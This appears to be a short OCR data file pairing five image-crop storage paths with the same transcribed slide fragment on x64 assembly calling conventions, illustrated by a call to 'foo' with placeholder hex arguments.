
x64 assembly

- Calling convention
  - call foo(0x1337,0xdeadbee)




x64 assembly

- Calling convention
  - call foo(0x1337,0xdeadbee)




x64 assembly

- Calling convention
  - call foo(0x1337,0xdeadbee)




x64 assembly

- Calling convention
  - call foo(0x1337,0xdeadbee)




x64 assembly

- Calling convention
  - call foo(0x1337,0xdeadbee)



